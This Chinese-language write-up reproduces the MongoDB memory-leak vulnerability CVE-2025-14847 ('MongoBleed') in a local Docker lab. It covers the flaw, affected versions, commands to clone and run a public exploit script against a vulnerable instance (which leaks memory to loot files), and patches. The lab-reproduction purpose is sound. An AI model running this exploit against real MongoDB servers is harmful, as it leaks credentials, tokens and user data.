CVE-2025-14847(别名 MongoBleed)是一个高危的 MongoDB 服务器漏洞,已被野外广泛利用。
漏洞简介
- CVE ID:CVE-2025-14847
- 别名:MongoBleed(类似于 Heartbleed 的内存泄露漏洞)
- 严重级别:高危(CVSS 评分 8.7)
- 披露时间:2025年12月19日
- 类型:无认证远程堆内存泄露(Information Disclosure)
- 危害:攻击者无需认证即可从服务器内存中提取敏感数据,可能包括数据库凭证、API 密钥、会话令牌、用户数据等。PoC 已公开,易利用
漏洞原理
漏洞根源在于 MongoDB 的 zlib 网络消息压缩处理逻辑:
- MongoDB 支持客户端发送压缩消息。
- 攻击者发送特制畸形的压缩包,在消息头中故意制造长度字段不一致。
- 服务器在解压时会分配过大缓冲区,并错误地将未初始化的堆内存作为有效数据返回给攻击者。
- 此过程发生在认证前,因此无需任何凭证。
- 通过多次发送不同偏移的畸形请求,攻击者可逐步提取内存碎片,聚合后可能恢复敏感信息。
- 不是直接 RCE(无代码执行证据),但泄露的凭证可导致后续横向移动或数据窃取。
影响范围
- 受影响版本:几乎所有 2017 年以来启用 zlib 压缩的 MongoDB Server 版本,包括主流分支:
- 8.x 系列(至 8.2.2)
- 7.0.x、6.0.x、5.0.x、4.4.x 等遗留版本
- 具体:影响 4.4、5.0、6.0、7.0、8.0 全系列(直到 2025 年 11 月版本)
- 暴露规模:互联网上约 87,000 ~ 100,000+ 个暴露实例(Censys/Shodan 数据),云环境中 42% 有至少一个易受攻击实例。
漏洞复现
环境搭建
version: '3.8'
services:
# 受漏洞影响的版本(开启 Zlib)
mongodb-vulnerable:
image: mongo:6.0.14
container_name: mongodb–vulnerable
ports:
– "27017:27017"
command: mongod ––networkMessageCompressors snappy,zlib
# 已修复的版本(用于对比测试)
mongodb-patched:
image: mongo:6.0.27
container_name: mongodb–patched
ports:
– "27018:27017"
command: mongod ––networkMessageCompressors snappy,zlib
volumes:
mongodb-data:
mongodb-patched-data:
拉取镜像
docker-compose up -d
拉取失败的可以使用这个仓库的镜像源配置工具:
git clone https://github.com/hzhsec/docker_proxy.git
chmod +x *.sh
./docker-proxy.sh
等镜像源换完,再拉取
docker-compose up -d
使用docker ps查看镜像是否运行 
exp地址: CVE-2025-14847_Expolit
git clone https://github.com/cybertechajju/CVE-2025-14847_Expolit.git
cd CVE-2025-14847_Expolit
创建环境
pyhton -m venv venv
进入环境
source venv/bin/activate
安装依赖包
pip install -r requirements.txt -i https://mirrors.aliyun.com/pypi/simple/
python mongobleed_pro.py -h

使用本地的27017漏洞版本测试
python mongobleed_pro.py –target http://localhost:27017

泄露了数据,保存到本地loot_localhost.txt, dump_localhost.bin两个文件
测试27018端口的8.2.3版本的mongodb
 没有漏洞
漏洞修复
1.立即升级到已修复版本:
立即升级到:
- 8.2.3、8.0.17、7.0.28、6.0.27、5.0.32、4.4.30
- MongoDB Atlas(托管版)已自动修复。
2.临时缓解: 禁用 zlib 压缩 (启动参数:–networkMessageCompressors=snappy,zstd 或配置文件中排除 zlib) 不要将27017端口暴露在互联网 数据库访问设置白名单,不要设置任何ip可访问
免责声明
本文档MongoDB漏洞复现(CVE-2025-14847)所包含的漏洞复现方法、技术细节及利用代码,仅限用于授权的安全测试、教育学习与研究目的。
严禁在未获得明确授权的情况下,对任何系统(包括您自己的测试环境以外的任何MongoDB实例)进行扫描或攻击。任何不当使用所导致的法律责任及后果,均由使用者自行承担。
作者与文档提供者不承担任何因滥用本文档信息而产生的直接或间接责任。请遵守您所在地的法律法规,并始终践行负责任的网络安全实践。